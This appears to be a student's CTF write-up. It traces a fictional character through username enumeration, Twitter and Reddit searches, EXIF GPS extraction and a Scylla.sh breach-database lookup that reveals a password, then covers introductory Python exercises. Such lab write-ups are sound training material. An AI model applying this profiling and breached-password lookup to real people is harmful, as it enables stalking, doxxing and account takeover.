The screenshot shows the search results for 'Rudolph' on the Namechk plugin. The results are displayed in a grid format under the heading 'Usernames'. Each result includes a small icon representing the platform and the account name. The platforms listed include Facebook, YouTube, Twitter, Blogger, Twitch, TikTok, Shopify, Reddit, Ebay, Wordpress, Pinterest, Yelp, Slack, Github, Basecamp, Tumblr, Flickr, ProductHunt, Steam, MySpace, Vimeo, Etsy, SoundCloud, BitBucket, CashMe, DailyMotion, AbouLme, Disqus, Medium, Behance, Photobucket, Fanpop, deviantART, Instructables, Keybase, Kongregate, LiveJournal, Mix, last.fm, Slideshare, TripIt, PayPal, Dribbble, Filppin, vk, Kik, Codacademy, Roblox, Gravatar, Pastebin, Ello, IFTTT, Rovrr, Trakt, Hackernews, Spotify, Houzz, Contently, Buzzfeed, HubPages, Venmo, Bandcamp, Wikia, ReverbNation, Wattpad, DesignInspiration, EyeEm, Kano World, Ask FM, Newgrounds, Younow, Patreon, Telegram, and Minecraft.


By using the link <https://namechk.com/> we can get to see the accounts on different platform that Rudolf has.

### Question 5:




By searching the **IGuidetheClaus2020** on twitter we can find the username that rudolf uses on twitter .

## Question 6:




From the Rudolf twitter page, we can find the favourite show that Rudolfs like.

## Question 7:




By saving the picture of the Rudolf's parade from twitter we can get the location of the parade by using the upload picture method on google.

### Question 8:



By using the 'EXIF' method we can trace the location of the picture from where it was taken and we can get the exact coordinate.

## Question 9:



Online Exif Viewer


Image Url:  or  No file selected.

Show Exif

create	2022-06-29T10:45:56+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	{FLAG}ALWAYSCHECKTHEEXIF
ExifOffset	104
ExifVersion	48, 50, 51, 49
FlashPxVersion	48, 49, 48, 48
GPSInfo	172
GPSLatitude	41/1, 53/1, 25771/844
GPSLatitudeRef	N
GPSLongitude	87/1, 37/1, 101949/3721
GPSLongitudeRef	W
ResolutionUnit	2
UserComment	65, 83, 67, 73, 73, 0, 0, 0, 72, 105, 32, 58, 41
YCbCrPositioning	1
modify	2022-06-29T10:45:56+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	{FLAG}ALWAYSCHECKTHEEXIF
ExifOffset	104
ExifVersion	48, 50, 51, 49
FlashPxVersion	48, 49, 48, 48
GPSInfo	172
GPSLatitude	41/1, 53/1, 25771/844
GPSLatitudeRef	N
GPSLongitude	87/1, 37/1, 101949/3721

By using the same method as question above we can find the flag that are given.

## Question 10:



HOME API CREDITS

\*Search is in beta, please report bugs to the [scylla](#) [github](#) repo. Please note the API is rate limited to 2 searches per second.

Please enter a search term.  
udolphthered@hotmail.com

IP	Domain	Username	Passhash	Email	Name	Password
null	Collections	null	null	rudolphthered@hotmail.com	null	spypgame


1-1 of 1 < >

Queries

Queries use Lucene query syntax. Please note that queries have changed, you no longer need to capitalize the first letter of each field, scylla will rectify automatically if you do use the capital letter. You

By using the website Scylla.sh (which can't be open due to server problems) we can find the password by using Rudolf's email.

## Question 11:



To get the street address of the hotel that Rudolfs stays at we can use the information that Rudolf gives in twitter.

### Thought Process / Methodology:


Before starting to do anything, we need to find the reddit page of Rudolf by searching on Reddit using the word '**IGuidetheClaus2020**' and from there we can get the information of Rudolf like where he lives. Then we can use the same keyword on twitter to get the rest of the information that we can get such as Rudolf's favourite movie. Then, we should find the address to where the parade had been held by using the method '**EXIF**' which is a method where it requires the picture and it will show you where the picture had been taken. Then, we need to get the password of Rudolf's email because he had been pwnd and we can use the web '**scylla.sh**' to get it. Lastly, we can get the street address of where Rudolf's hotels are by using the information that he gives and search on google.

### **Day 15: Scripting - There's a Python in my stocking!?**

**Tools used:** Kali Linux, Firefox, Terminal, Python

## Solution/Walkthrough:


### Question 1:



```
root@ip-10-10-135-75: ~
Python 3.6.9 (default, Jul 17 2020, 12:58:27) [GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
=> True>True
```


To get the answer we have to use the python command on terminal or use a third party software like Visual Studio Code .

### Question 2&4:



The database that is used to install other people libraries are called “**PyPi**” and one example of the library that we can use is the “**Request**


### Question 3:



```
root@ip-10-10-135-75:~# python3
Python 3.6.9 (default, Jul 17 2020, 12:50:27)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> bool("False")
True
>>>
```

To get the answer we have to use python and just type in the question .

### Question 5&6:



```
root@ip-10-10-135-75:~# python3
Python 3.6.9 (default, Jul 17 2020, 12:50:27)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> x=[1,2,3]
>>> y=x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
>>>
```

To answer this question we have to use python and type in the strings and booleans that were given to get the answer . As you can see in the terminal we can tell that the thing that causes the previous task to output that is because of the **“Pass By Reference”**.


### Question 7:



```
File Edit Selection View Go Run Terminal Help TestPy - Python 3.10.5 - Visual Studio Code
EXPLORER  ...  test.py
PYTHON SHL  TestPy
1 names = ["Skippy", "Dorkstar", "Ashu", "Lif"]
2 name = input("What is your name?")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
7
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  JUPITER
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platforms PowerShell! https://aka.ms/powershell
PS C:\Users\aqiel\Documents\Python\shl> & C:\Users\aqiel\AppData\Local\Programs\Python\Python310\python.exe "C:\Users\aqiel\Documents\Python\shl\test.py"
What is your name?Skippy
The Wise One has allowed you to come in.
PS C:\Users\aqiel\Documents\Python\shl> |
```

To get the answer we have to use python and type in the commands that were given .

### Question 8:



File Edit Selection View Go Run Terminal Help

• Testpy - Python shit - Visual Studio Code

EXPLORER

PYTHON SHIT

Test.py

```
1 names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2 name = input("What is your name?")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL JUPYTER

